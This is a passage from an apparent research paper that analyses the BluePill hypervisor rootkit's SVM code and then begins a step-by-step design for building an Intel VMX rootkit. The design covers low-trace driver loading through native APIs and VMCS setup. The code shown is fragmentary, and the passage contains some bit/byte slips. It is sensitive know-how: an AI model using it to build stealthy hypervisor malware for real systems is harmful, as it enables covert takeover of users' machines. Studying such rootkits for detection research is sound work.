     (SVM_VMCB_SIZE_IN_PAGES, NULL, MmCached);

[C] Cpu−>Svm.NestedVmcb = MmAllocateContiguousPagesSpecifyCache
     (SVM_VMCB_SIZE_IN_PAGES, &Cpu−>Svm.NestedVmcbPA,
     MmCached);

// these two PAs are equal if there're no nested VMs
Cpu−>Svm.VmcbToContinuePA = Cpu−>Svm.OriginalVmcbPA;

[D] SvmSetupControlArea (Cpu);

[E] SvmEnable (&bAlreadyEnabled);
Cpu−>Svm.bGuestSVME = bAlreadyEnabled;

[F] SvmInitGuestState (Cpu, GuestRip, GuestRsp);

SvmSetHsa (Cpu−>Svm.HsaPA);
Cpu−>Svm.GuestGif = 1;
RegSetCr8 (0);
CmClgi ();
CmSti ();
}
```

The allocation [A], [B], [C] of all VMCB, then the initialization of the control area [D], allow the activation of the virtualization [E]. Finally, the initialization of the VMCB processor state is performed.

SvmEnable:

```
/*  svm/svm.c */

NTSTATUS NTAPI SvmEnable (
  PBOOLEAN pAlreadyEnabled
)
{
 [...]
Efer = MsrRead (MSR_EFER);
[A] Efer |= EFER_SVME;
[B] MsrWrite (MSR_EFER, Efer);
 [...]
}
```

To enable the *SVM*, the *SVME* byte of the *EFER* MSR must be set [A], [B] to 1.

SvmInitGuestState:

```
/* svm/svm.c */

NTSTATUS SvmInitGuestState (
  PCPU Cpu,
  PVOID GuestRip,
  PVOID GuestRsp
)
{
[...]
  Vmcb = Cpu−>Svm.OriginalVmcb;

  Vmcb−>idtr.base = GetIdtBase ();
  Vmcb−>idtr.limit = GetIdtLimit ();
  GuestGdtBase = (PVOID) GetGdtBase ();
  Vmcb−>gdtr.base = (ULONG64) GuestGdtBase;
  Vmcb−>gdtr.limit = GetGdtLimit ();
[...]
  Vmcb−>cpl = 0;
  Vmcb−>efer = MsrRead (MSR_EFER);
  Vmcb−>cr0 = RegGetCr0 ();
  Vmcb−>cr2 = RegGetCr2 ();
  Vmcb−>cr3 = RegGetCr3 ();
  Vmcb−>cr4 = RegGetCr4 ();
  Vmcb−>rflags = RegGetRflags ();
  Vmcb−>dr6 = 0;
  Vmcb−>dr7 = 0;
  Vmcb−>rax = 0;

  Vmcb−>rip = (ULONG64) GuestRip;
  Vmcb−>rsp = (ULONG64) GuestRsp;
[...]
}
```

The initialization of state part of the VMCB is to setup fields required by the processor, i.e. the addresses of the idt and the gdt. But also information as cr* and dr* registers, and of course the current pointer and the stack pointer.

SvmSetHsa:

```
/* svm/svm.c */

VOID NTAPI SvmSetHsa (
  PHYSICAL_ADDRESS HsaPA
)
{
}
```

3.3.1.5 Transfer Hvm→ArchIsHvmVirtualize == Svm Virtualize:

```
/* svm/svm.c */

static NTSTATUS NTAPI SvmVirtualize (
  PCPU Cpu
)
{
[A] SvmVmrun (Cpu);
// never returns
}
```

The transfer to the hypervisor's code which will launch the virtual machine and manage events, is located in the *SvmVmrun* [A] function.

3.3.1.6 Calling the virtual machine SvmVmrun:

```
/* amd64/svm−asm.asm */

SvmVmrun PROC
        [...]
@loop:
        [...]
        [A] mov         rax, [rsp+16*8+5*8+8] ; CPU.Svm.
                                                   VmcbToContinuePA

        [B] svm_vmrun

        ; save guest state
        [...]
        call            HvmEventCallback

        ; restore guest state (HvmEventCallback migth have alternated
          the guest state)
        [...]
        jmp             @loop
```

The switching to the virtual machine is done by the vmrun [B] instruction which takes one argument, the address of the VMCB of the virtual machine, in the rax register [A].

3.3.1.7 Events management The event management is significant for an HVM rootkit, since the viral code must be here.

HvmEventCallback:

```
/* common/hvm.c */

VOID NTAPI HvmEventCallback (
  PCPU Cpu,
  PGUEST_REGS GuestRegs
)
{
 [...]
[A] if (Hvm−>ArchIsNestedEvent (Cpu, GuestRegs))
{
[B] Hvm−>ArchDispatchNestedEvent (Cpu, GuestRegs);
return;
}

// it's an original event
[C] Hvm−>ArchDispatchEvent (Cpu, GuestRegs);
}
```

According to the original source of the event [A], management will be treated differently. But, finally, the processing function will be either *SvmDispatchNestedEvent* [B] or *SvmDispatchEvent* [C].

Hvm→ArchDispatchEvent = SvmDispatchEvent:

```
/* svm/svm.c */

static VOID NTAPI SvmDispatchEvent (
  PCPU Cpu,
  PGUEST_REGS GuestRegs
)
{
 [...]
SvmHandleInterception (Cpu, GuestRegs, Cpu−>Svm.OriginalVmcb, FALSE
 [...]
}
```

SvmHandleInterception:

```
/* svm/svm.c */

static VOID SvmHandleInterception (
  PCPU Cpu,
  PGUEST_REGS GuestRegs,
  PVMCB Vmcb,
  BOOLEAN WillBeAlsoHandledByGuestHv
)
{
  [...]
  [A] TrFindRegisteredTrap (Cpu, GuestRegs, Vmcb−>exitcode, &Trap);

  switch (Vmcb−>exitcode)
    {
    case VMEXIT_MSR:
     [...]
    case VMEXIT_IOIO:
     [...]
    default :
          [...]
          [B] TrExecuteGeneralTrapHandler (Cpu, GuestRegs, Trap,
WillBeAlsoHandledByGuestHv);
          [...]
    }
}
```

Depending on the type of the event, we seek [A] whether an entry exists that supports this kind of events and run it [B].

3.3.1.8 Unloading The unloading of *BluePill* is performed by the unloading routine filled in the structure of the driver while loading.

```
/∗ common/newbp.c ∗/

NTSTATUS DriverUnload (
  PDRIVER_OBJECT DriverObject
)
{
 [...]
[A] HvmSpitOutBluepill();
 [...]
}
```

The function [A] which will perform the unloading of the hypervisor is *HvmSpitOutBluepill*:

```
/∗ common/hvm.c ∗/

NTSTATUS NTAPI HvmSpitOutBluepill (
)
{
 [...]
for (cProcessorNumber = 0; cProcessorNumber < KeNumberProcessors;
cProcessorNumber++)
{
[A] CmDeliverToProcessor (cProcessorNumber, HvmLiberateCpu, NULL,
&CallbackStatus);
}
 [...]
}
```

As for the loading, we attach an unloading routine [A], *HvmLiberateCpu*, to each active process.

HvmLiberateCpu:

```
/∗ common/hvm.c ∗/

static NTSTATUS NTAPI HvmLiberateCpu (
  PVOID Param
)
{
 [...]
[A] HcMakeHypercall (NBP_HYPERCALL_UNLOAD, 0, NULL);
 [...]
}
```

A hypercall is the same as a system call but for a virtual machine. That is why this will create a communication from the virtual machine to the hypervisor [A]. So, the unloading routine of *BluePill* makes a hypercall to the hypervisor to unload itself.

HcMakeHypercall:

```
/∗ common/hypercalls.c ∗/

NTSTATUS NTAPI HcMakeHypercall (
  ULONG32 HypercallNumber,
  ULONG32 HypercallParameter,
  PULONG32 pHypercallResult
)
{
 [...]

// low part contains a hypercall number
[A] edx = HypercallNumber | (NBP_MAGIC & 0xffff0000);
[B] ecx = NBP_MAGIC + 1;

[C] CpuidWithEcxEdx (&ecx, &edx);
}
```

A little trick lies here: to unload, it makes an hypercall which call an instruction intercepted by the hypervisor with magic parameters. The *cpuid* instruction [C] is used with the magic values [A], [B] in the edx and ecx registers, with the first register content concatenated to the value of the desired hypercall (unloading).

SvmDispatchCpuid:

```
/∗ svm/svmtraps.c ∗/

static BOOLEAN NTAPI SvmDispatchCpuid (
  PCPU Cpu,
  PGUEST_REGS GuestRegs,
  PNBP_TRAP Trap,
  BOOLEAN WillBeAlsoHandledByGuestHv
)
{
 [...]

[A] if (((GuestRegs−>rdx & 0xffff0000) == (NBP_MAGIC & 0xffff0000))
[B]         && ((GuestRegs−>rcx & 0xffffffff) == NBP_MAGIC + 1))
{
      [C] HcDispatchHypercall (Cpu, GuestRegs);
      return TRUE;
}

 [...]
}
```

The function which intercepts the *cpuid* instruction is *SvmDispatchCpuid*, and checks whether the magic parameters [A], [B] are in registers and, if present, the management function of hypercalls [C] is called.

HcDispatchHypercall:

```
/∗ common/hypercalls.c ∗/

VOID NTAPI HcDispatchHypercall (
  PCPU Cpu,
  PGUEST_REGS GuestRegs
)
{
[...]
switch (HypercallNumber)
{
  [A] case NBP_HYPERCALL_UNLOAD:
     [...]
     // disable virtualization, resume guest, don't setup time bomb
     [B] Hvm−>ArchShutdown (Cpu, GuestRegs, FALSE);
     break;
}
}
```

If the number of the hypercall [A] corresponds to an unloading action, the function of the right architecture is executed [B].

Hvm→ArchShutdown = SvmShutdown:

```
/∗ svm/svm.c ∗/

static NTSTATUS NTAPI SvmShutdown (
  PCPU Cpu,
  PGUEST_REGS GuestRegs,
  BOOLEAN bSetupTimeBomb
)
{
SvmGenerateTrampolineToLongModeCPL0 (Cpu, GuestRegs, Trampoline,
                                     bSetupTimeBomb);

CmStgi ();
CmSti ();

if (!Cpu−>Svm.bGuestSVME)
   [A] SvmDisable ();

((VOID (∗)()) & Trampoline) ();
  // never returns
}
```

The function [A] *SvmDisable* disables the virtualization, and shutdown the hypervisor.

As a conclusion of this brief analysis of the *BluePill* code is that finally it does the work of a classical hypervisor but in a much more dynamic way because it takes a host and switches into a virtual machine. Moreover, it contains no viral payload (as hiding files, processes, etc.), and does not hide itself in memory; it is rather functionally poor compared to a real rootkit.

Before discussing about methods of detection, we want now clarify in details the creation of an HVM rootkit, because there is no documentation about this subject.

4 Creating of an Intel HVM rootkit

We will describe in this part, the various steps that lead to the creation of an HVM rootkit, so a hypervisor.

The conception of a hypervisor will be done with a loadable kernel module for the following reasons: it is necessary to access directly to primary resources of the CPU, which may not be read and modified only in ring 0 with or without the help of kernel functions.

Instructions of virtualization are privileged instructions. The kernel module will be make a version of the virtualize OS. The hypervisor gets the state of registers of the OS, and loads in the control structure of the virtual machine, so we will have a "copy" of our OS in the VM.

The VM is an extension of our OS. When the hypervisor is loaded, the VM resumes the OS execution, as transparently as possible. Once the OS is virtualized, we have two states for our CPU, the OS and the hypervisor. When the hypervisor is called, it relaunches the VM as soon as possible while having done what needed. We will see that the hypervisor will handle specific cases to the failureless execution of the OS.

4.1 Detailed Design

The design required to implement the following features in order to:

1. Load a loadable kernel module on Windows,
2. Enable VMX support on the core,
3. Check the state of VMX,
4. Move the core to VMX-root-operation,
5. Initialize the VMXON-region,
6. Initialize the VMCS,
7. Launch a virtual machine and switch to VMX-non-root-operation,
8. Handle VM-Exits,
9. Handle VM-Entries,
10. Disable virtualization,
11. SMP support.

4.2 Loading of a loadable kernel module on Windows

To load a kernel module on Windows, we must have the SeLoadDriverPrivilege privilege; this privilege is by default given to the Administrator group.

When we get this privilege, there are two ways to load a driver:

1. Used the Service Control Manager (SCM) which can declare a service that will be launched at start-up or manually. Depending on the needs, this service may as well be in the form of user land program or a driver, depending on the dwServiceType setting of the function CreateService, for a driver we must set SERVICE_KERNEL_DRIVER. The driver is controlled as a service, you can start and stop it with the ControlService API. This is the official method described by Microsoft to load a driver.
2. Or it is possible to call the ZwLoadDriverv native API. In fact, the Service Control Manager uses this API to load a driver whenever asked. There are the ZwUnloadDriver API to unload our driver. It thus avoids going through the SCM using these APIs.

We will use the native APIs in an offensive way: this leaves the least possible traces on the system.

As said previously, it is not possible to load unsigned driver on a system without the boot option. This is another problem with the SeLoadDriverPrivilege privilege in the context of a real attack.

4.3 Detecting VMX support

Once we have inserted our kernel module, we must check whether our processor core supports the set of VMX instructions or not. This is performed with the instruction *cpuid*, by setting the EAX register to 1, for the results in the ECX register:

```
//
// Used by the cpuid instruction when EAX=1
//
typedef struct CPU_FEATURES
{
    unsigned long SSE3 :1; // SSE3 Extensions
    unsigned long RES1 :2;
    unsigned long MONITOR :1; // MONITOR/WAIT
    unsigned long DS_CPL :1; // CPL qualified Debug Store
    unsigned long VMX :1; // Virtual Machine Technology
    unsigned long RES2 :1;
    unsigned long EST  :1; // Enhanced Intel Speedstep Technology
    unsigned long TM2 :1; // Thermal monitor 2
    unsigned long SSSE3 :1; // SSSE3 extensions
    unsigned long CID  :1; // L1 context ID
    unsigned long RES3 :2;
    unsigned long CX16 :1; // CMPXCHG16B
    unsigned long xTPR :1; // Update control
    unsigned long PDCM :1; // Performance/Debug capability MSR
    unsigned long RES4 :2;
    unsigned long DCA :1;
    unsigned long RES5 :13;
} CPU_FEATURES;
```

If the sixth byte of this structure is set to 1, the core indeed supports the VMX instructions. The *CPUID* instruction is not a privileged instruction, so we can avoid to load our kernel by called this instruction from ring 3.

4.4 VMX State

Simply checking whether the VMX is available on the core is not enough. We must additionally check whether the core supports the VMX-root-operation or not. If the first byte of the IA32_FEATURE_CONTROL MSR is set to 0, the VMX support is not locked on the core.

```
//
// IA32_FEATURE_CONTROL (0x3A)
//
#define IA32_FEATURE_CONTROL 0x3A
typedef struct _IA32_FEATURE_CONTROL_MSR
{
    // Bit 0 is the lock bit − cannot be modified once lock is set,
    controled by BIOS
    unsigned Lock         :1;
    unsigned VmxonInSmx :1;
    unsigned VmxonOutSmx :1;
    unsigned Reserved2 :29;
    unsigned Reserved3 :32;
} IA32_FEATURE_CONTROL_MSR;
```

4.5 Switching to VMX-root operation

Before switching to VMX-root-operation, we must initialize a structure called VMXON-region. This structure must be allocated to an address which is a multiple of 4Ko. This length must be read in the field VmRegionSize of the MSR IA32_VMX_BASIC MSR. Furthermore, the VMXON-region cannot be allocated in any type of memory, depending on the MemType, we must choose a memory that will never be cached (in the L1, L2, L3 caches of the processor), or a memory which is Write-Back (a memory area which is given in RAM when you write in it). We chose the most extreme and allocate our VMXON-region in an area that will never be cached. We will use the API (MmAllocateNonCachedMemory) of the kernel. Then, we must write at the start of the VMXON-region the id RevId returned during the read of IA32_VMX_BASIC. After that, we must set the VMXE byte (13) of CR4 to 1 to indicate that we have activated the extension of virtualization assistance. Finally, to switch to VMX-root-operation mode, we launch the VMXON instruction with parameters, the physical address of the VMXON-region.

Knowing that during the allocation, the MmAllocate NonCachedMemory API returns a virtual address we should use the function MmGetPhysicalAddressii to get its physical address. We must not forget to check whether the VMXON instruction had no problem by watching if the CF flag is set to 0.

```
//
// IA32_VMX_BASIC (0x480)
//
#define IA32_VMX_BASIC 0x480
typedef struct _IA32_VMX_BASIC_MSR
{
    // Bits 31..0 contain the VMCS and VMXON revision identifier
    unsigned RevId        :32;

    // Bits 43..32 report # of bytes for VMXON and VMCS regions
    unsigned VMRegionSize :12;

    // Bit 44 set only if bits 32−43 are clear
    unsigned RegionClear   :1;

    // Undefined
    unsigned Reserved1 :3;

    // Physical address width for referencing VMXON, VMCS, etc.
    unsigned PhyAddrWidth :1;

    // Reports whether the processor supports dual−monitor
    // treatment of SMI and SMM
    unsigned DualMon  :1;

    // Memory type that the processor uses to access the VMCS
    unsigned MemType :4;

    // Reports weather the procesor reports info in the VM−exit
    // instruction information field on VM exits due to execution
    // of the INS and OUTS instructions
    unsigned VmExitReport :1;

    // Undefined
    unsigned Reserved2 :9;
} IA32_VMX_BASIC_MSR;
```

4.6 Initialization of VMCS structure

This is the most important part of the project, because we must setup information in the control structure of the VM.

Because our OS will be virtualized, it is very easy to get its state. The initialization of the VMCS is the same as the VMXON-region. After writing the RevId at the start of the VMCS, we define its start value with the VMCLEAR instruction which uses the physical address of the VMCS. After that, we can define the VMCS active on the core, the VMPTRLD instruction takes the physical address of a VMCS too.

Now, we setup the state of the VMCS. To begin with, we consider a neutral state, i.e. a state that inferes the least possible with the OS activity; to be more precise, it is a state that generates the fewest VM Exits.

Several parts are to be considered in the VMCS:


1. Guest-state area: the state of the core is loading from this area during a VM-Entry and saved during a VM-Exit,
2. Host-state area: The context of the core is recovered during a VM-Exit to relaunch the host in VMX-root-operation,
3. VM-execution control fields: these variables manage the behavior of the guest in VMX-non-root-operation and determine VM-Exit,
4. VM-exit control fields: these fields determine the behavior of the hypervisor during some VM-Exit,
5. VM-entry control fields: these fields determine the behavior of the core during VM-Entry,
6. VM-Exit information fields: give information about the reason and the kind of the VM-Exit.

The programmer cannot have free access to the fields of the VMCS, Intel does not provide the definition of the VMCS structure. In place, VMREAD and VMWRITE instructions access to the fields of the VMCS with offsets, or rather a coding which depends on the area you want to manipulate, on the size of access and on the access type (Fig. 8):

In this way Intel facilitates access to VMCS because there no longer needs to define a proper structure where alignment can change with the compiler options and different evolutions of the structure:

```
/* VMCS Encodings */
enum
{
    // 16 bits Guest State Fields
    GUEST_ES_SELECTOR = 0x00000800,
    GUEST_CS_SELECTOR = 0x00000802,
    GUEST_SS_SELECTOR = 0x00000804,
    GUEST_DS_SELECTOR = 0x00000806,
    GUEST_FS_SELECTOR = 0x00000808,
    GUEST_GS_SELECTOR = 0x0000080a,
    GUEST_LDTR_SELECTOR = 0x0000080c,
    GUEST_TR_SELECTOR = 0x0000080e,

    // 16 bits Host State Fields
    HOST_ES_SELECTOR = 0x00000c00,
    HOST_CS_SELECTOR = 0x00000c02,
    HOST_SS_SELECTOR = 0x00000c04,
    HOST_DS_SELECTOR = 0x00000c06,
    HOST_FS_SELECTOR = 0x00000c08,
    HOST_GS_SELECTOR = 0x00000c0a,
    HOST_TR_SELECTOR = 0x00000c0c,

    // 64 bits Control Fields
    IO_BITMAP_A = 0x00002000,
    IO_BITMAP_A_HIGH = 0x00002001,
    IO_BITMAP_B = 0x00002002,
    IO_BITMAP_B_HIGH = 0x00002003,
    MSR_BITMAP = 0x00002004,
    MSR_BITMAP_HIGH = 0x00002005,
    VM_EXIT_MSR_STORE_ADDR = 0x00002006,
    VM_EXIT_MSR_STORE_ADDR_HIGH = 0x00002007,
    VM_EXIT_MSR_LOAD_ADDR = 0x00002008,
    VM_EXIT_MSR_LOAD_ADDR_HIGH = 0x00002009,
    VM_ENTRY_MSR_LOAD_ADDR = 0x0000200a,
    VM_ENTRY_MSR_LOAD_ADDR_HIGH = 0x0000200b,
    TSC_OFFSET = 0x00002010,
    TSC_OFFSET_HIGH = 0x00002011,
    VIRTUAL_APIC_PAGE_ADDR = 0x00002012,
    VIRTUAL_APIC_PAGE_ADDR_HIGH = 0x00002013,

    // 64 bits Guest State Fields
    VMCS_LINK_POINTER = 0x00002800,
    VMCS_LINK_POINTER_HIGH = 0x00002801,
    GUEST_IA32_DEBUGCTL = 0x00002802,
    GUEST_IA32_DEBUGCTL_HIGH = 0x00002803,

    // 64 bits Host−State Field
    HOST_IA32_PERF_GLOBAL_CTRL = 0x00002C04,
    HOST_IA32_PERF_GLOBAL_CTRL_HIG = 0x00002C05,

    // 32 bits Control Fields
    PIN_BASED_VM_EXEC_CONTROL = 0x00004000,
    PRIMARY_CPU_BASED_VM_EXEC_CONTROL = 0x00004002,
    EXCEPTION_BITMAP = 0x00004004,
    PAGE_FAULT_ERROR_CODE_MASK = 0x00004006,
    PAGE_FAULT_ERROR_CODE_MATCH = 0x00004008,
    CR3_TARGET_COUNT = 0x0000400a,
    VM_EXIT_CONTROLS = 0x0000400c,
    VM_EXIT_MSR_STORE_COUNT = 0x0000400e,
    VM_EXIT_MSR_LOAD_COUNT = 0x00004010,
    VM_ENTRY_CONTROLS = 0x00004012,
    VM_ENTRY_MSR_LOAD_COUNT = 0x00004014,
    VM_ENTRY_INTR_INFO_FIELD = 0x00004016,
    VM_ENTRY_EXCEPTION_ERROR_CODE = 0x00004018,
    VM_ENTRY_INSTRUCTION_LEN = 0x0000401a,
    TPR_THRESHOLD = 0x0000401c,
    SECONDARY_CPU_BASED_VM_EXEC_CONTROL = 0x000401e,

    // 32 bits Read Only Data Fields
    VM_INSTRUCTION_ERROR = 0x00004400,
    VM_EXIT_REASON = 0x00004402,
    VM_EXIT_INTR_INFO = 0x00004404,
    VM_EXIT_INTR_ERROR_CODE = 0x00004406,
    IDT_VECTORING_INFO_FIELD = 0x00004408,
    IDT_VECTORING_ERROR_CODE = 0x0000440a,
    VM_EXIT_INSTRUCTION_LEN = 0x0000440c,
    VMX_INSTRUCTION_INFO = 0x0000440e,

    // 32 bits Guest State Fields
    GUEST_ES_LIMIT = 0x00004800,
    GUEST_CS_LIMIT = 0x00004802,
    GUEST_SS_LIMIT = 0x00004804,
    GUEST_DS_LIMIT = 0x00004806,
    GUEST_FS_LIMIT = 0x00004808,
    GUEST_GS_LIMIT = 0x0000480a,
    GUEST_LDTR_LIMIT = 0x0000480c,
    GUEST_TR_LIMIT = 0x0000480e,
    GUEST_GDTR_LIMIT = 0x00004810,
    GUEST_IDTR_LIMIT = 0x00004812,
    GUEST_ES_AR_BYTES = 0x00004814,
    GUEST_CS_AR_BYTES = 0x00004816,
    GUEST_SS_AR_BYTES = 0x00004818,
    GUEST_DS_AR_BYTES = 0x0000481a,
    GUEST_FS_AR_BYTES = 0x0000481c,
    GUEST_GS_AR_BYTES = 0x0000481e,
    GUEST_LDTR_AR_BYTES = 0x00004820,
    GUEST_TR_AR_BYTES = 0x00004822,
    GUEST_INTERRUPTIBILITY_INFO = 0x00004824,
    GUEST_ACTIVITY_STATE = 0x00004826,
    GUEST_SM_BASE = 0x00004828,
    GUEST_SYSENTER_CS = 0x0000482A,

    // 32 bits Host State Field
```

Fig. 8 VMS struct



Bit Position(s)	Contents
31:15	Reserved (must be 0)
14:13	Width: 0: 16-bit 1: 64-bit 2: 32-bit 3: natural-width
12	Reserved (must be 0)
11:10	Type: 0: control 1: read-only data 2: guest state 3: host state
9:1	Index
0	Access type (0 = full; 1 = high); must be full for 16-bit, 32-bit, and natural-width fields

```
    HOST_IA32_SYSENTER_CS = 0x00004c00,

    // Natural width Control Fields
    CR0_GUEST_HOST_MASK = 0x00006000,
    CR4_GUEST_HOST_MASK = 0x00006002,
    CR0_READ_SHADOW = 0x00006004,
    CR4_READ_SHADOW = 0x00006006,
    CR3_TARGET_VALUE0 = 0x00006008,
    CR3_TARGET_VALUE1 = 0x0000600a,
    CR3_TARGET_VALUE2 = 0x0000600c,
    CR3_TARGET_VALUE3 = 0x0000600e,

    // Natural Width Read Only Data Fields
    EXIT_QUALIFICATION = 0x00006400,
    GUEST_LINEAR_ADDRESS = 0x0000640a,

    // Natural Witdh Guest State Fields
    GUEST_CR0 = 0x00006800,
    GUEST_CR3 = 0x00006802,
    GUEST_CR4 = 0x00006804,
    GUEST_ES_BASE = 0x00006806,
    GUEST_CS_BASE = 0x00006808,
    GUEST_SS_BASE = 0x0000680a,
    GUEST_DS_BASE = 0x0000680c,
    GUEST_FS_BASE = 0x0000680e,
    GUEST_GS_BASE = 0x00006810,
    GUEST_LDTR_BASE = 0x00006812,
    GUEST_TR_BASE = 0x00006814,
    GUEST_GDTR_BASE = 0x00006816,
    GUEST_IDTR_BASE = 0x00006818,
    GUEST_DR7 = 0x0000681a,
    GUEST_ESP = 0x0000681c,
    GUEST_EIP = 0x0000681e,
    GUEST_EFLAGS = 0x00006820,
    GUEST_PENDING_DBG_EXCEPTIONS = 0x00006822,
    GUEST_SYSENTER_ESP = 0x00006824,
    GUEST_SYSENTER_EIP = 0x00006826,

    // Natural Width Host State Fields
    HOST_CR0 = 0x00006c00,
    HOST_CR3 = 0x00006c02,
    HOST_CR4 = 0x00006c04,
    HOST_FS_BASE = 0x00006c06,
    HOST_GS_BASE = 0x00006c08,
    HOST_TR_BASE = 0x00006c0a,
    HOST_GDTR_BASE = 0x00006c0c,
    HOST_IDTR_BASE = 0x00006c0e,
    HOST_IA32_SYSENTER_ESP = 0x00006c10,
    HOST_IA32_SYSENTER_EIP = 0x00006c12,
    HOST_ESP = 0x00006c14,
    HOST_EIP = 0x00006c16,
};
```

4.7 State areas of the guest and the host

These areas define guest and host state. We find segments values of GDTR, IDTR, debug registers (DRx) and control registers (CRx), for all areas of the VMCS that are:

- 16-bit Guest State fields,
- 32-bit Guest State fields,
- Natural Width Guest State fields,
- 16-bit Host State fields,
- 32-bit Host State fields,
- Natural Width Host State fields.

We define the same values from OS registers. But for values: GUEST_ESP, GUEST_EIP, HOST_ESP, HOST_EIP, we do not setup a value yet. We assign when we launch the virtual machine. In fact these fields control the point of entry during the transition in VMX-non-root operation and its exit point at the back on the host, we can not make them point to any area code, otherwise you may get early a VM-Entry or a false VM-Exit.

4.8 Control area of the execution of the VM

This area is the most important because it controls the launching of the virtual machine. It contains values of representative flags which determine the behavior of the VM during some actions. In our case, we will not use its features because we must have a neutral behavior with the VM. It may happen that we need one of them to avoid having a VM-Exit.

The fields:

- PRIMARY_CPU_BASED_VM_EXEC_CONTROL

– SECONDARY_CPU_BASED_VM_EXEC_CONTROL

are the most important one: these are sets of bits used to activate new events on which the Guest will make a VM Exit.

For example, the bit 12 of PRIMARY_CPU_BASED_VM_EXEC_CONTROL, "RDTSC exiting" define if the RDTSC instruction causes a VM-Exit. The use of PRIMARY_CPU_BASED_VM_EXEC_CONTROL must to take the reserved bytes of this bitmap, that is why Intel requests to read the IA32_VMX_PROCBASED_CTLS MSR to know how to define these bits. The first 32 bits of this MSR define the bits which must set to 0 while the next 32 bits define the bits to be 1 in the PRIMARY_CPU_BASED_VM_EXEC_CONTROL. We find the same with SECONDARY_CPU_BASED_VM_EXEC_CONTROL. Finally, we know that we would like the less VM-Exit while respecting the reserved bits, we write the code:

```
//
// The IA32_VMX_PROCBASED_CTLS MSR (index 482H) reports on the
   allowed
// settings of the primary processor−based VM−execution controls
   (see Section 20.6.2):
//
// − Bits 31:0 indicate the allowed 0−settings of these controls.
     VM−Entry fails if bit X
//  in the primary processor−based VM−execution controls is 0 and bit
    X is 1 in this
//  MSR.
// − Bits 63:32 indicate the allowed 1−settings of these controls.
     VM−Entry fails if bit X
//  in the primary processor−based VM−execution controls is 1 and bit
    32+X is 0 in
//  this MSR.
//
ULONG32 VmExec=0;

ReadMsr(IA32_VMX_PROCBASED_CTLS, &Msr);

VmExec=Msr.Low&Msr.High;

WriteVMCS(PRIMARY_CPU_BASED_VM_EXEC_CONTROL, VmExec);
```

4.9 Control area of VM-Exits

This enables to control the MSR to load, and to save it during a VM-Exit. These MSR are saved in an array, we must use the field:

– VM_EXIT_MSR_LOAD_ADDR
– VM_EXIT_MSR_LOAD_ADDR_HIGH

to precise the physical address of the array, the VM_EXIT_MSR_STORE_COUNT field containing the number of entries. There is the same for the MSR needing to be stored during a VM-Exit with an array of VM_EXIT_MSR_STORE_COUNT at addresses:

– VM_EXIT_MSR_STORE_ADDR,
– VM_EXIT_MSR_STORE_ADDR_HIGH.

The bit 15 of the field VM_EXIT_CONTROLS is interesting, «Acknowlegde interrupt on exit». If it is to 1, the core will automatically behaved LAPIC (Local APIC) once it receives an interupt and sends it to the IDT. In our case, we setup the field «Acknowlegde interrupt on exit» to 1. We do not need to manage different sets of MSR when a VM-Exit because we handle those of our virtualized OS.

4.10 Area control of VM-Entries

In parallel we find the same thing for VM-Entry with fields:

– VM_ENTRY_MSR_LOAD_ADDR
– VM_ENTRY_MSR_LOAD_ADDR_HIGH

pointing to a table of size VM_ENTRY_MSR_LOAD_COUNT.

The fields:

– VM_ENTRY_INTR_INFO_FIELD
– VM_ENTRY_EXCEPTION_ERROR_CODE
– VM_ENTRY_INSTRUCTION_LEN

and used to control the injection of exceptions or interruptions in the IDT at the core during a VM-Entry. This feature is especially used when the hyperviseur makes VM-Exit on exceptions or interruptions, will let them continue in the VM during the VM-Entry. For us this area does not matter yet.

4.11 Control area of VM-Exits

In this area we have fields that indicate the possible cause (reason) of the VM-Exit. The field VM_EXIT_REASON describes the reason of the VM-Exit (Fig. 9):

The first 16 bits of this field indicate the reason of a VM-Exit.These causes can have the following values:

```
//
// VMX Exit Reasons
//

#define VMX_EXIT_REASONS_FAILED_VMENTRY 0x80000000

#define EXIT_REASON_EXCEPTION_NMI 0
#define EXIT_REASON_EXTERNAL_INTERRUPT 1
#define EXIT_REASON_TRIPLE_FAULT 2
#define EXIT_REASON_INIT             3
#define EXIT_REASON_SIPI             4
#define EXIT_REASON_IO_SMI           5
#define EXIT_REASON_OTHER_SMI   6
#define EXIT_REASON_PENDING_INTERRUPT 7
#define EXIT_REASON_TASK_SWITCH 9
#define EXIT_REASON_CPUID            10
#define EXIT_REASON_HLT              12
#define EXIT_REASON_INVD             13
#define EXIT_REASON_INVLPG      14
#define EXIT_REASON_RDPMC            15
#define EXIT_REASON_RDTSC            16
#define EXIT_REASON_RSM         17
#define EXIT_REASON_VMCALL   18
#define EXIT_REASON_VMCLEAR     19
```

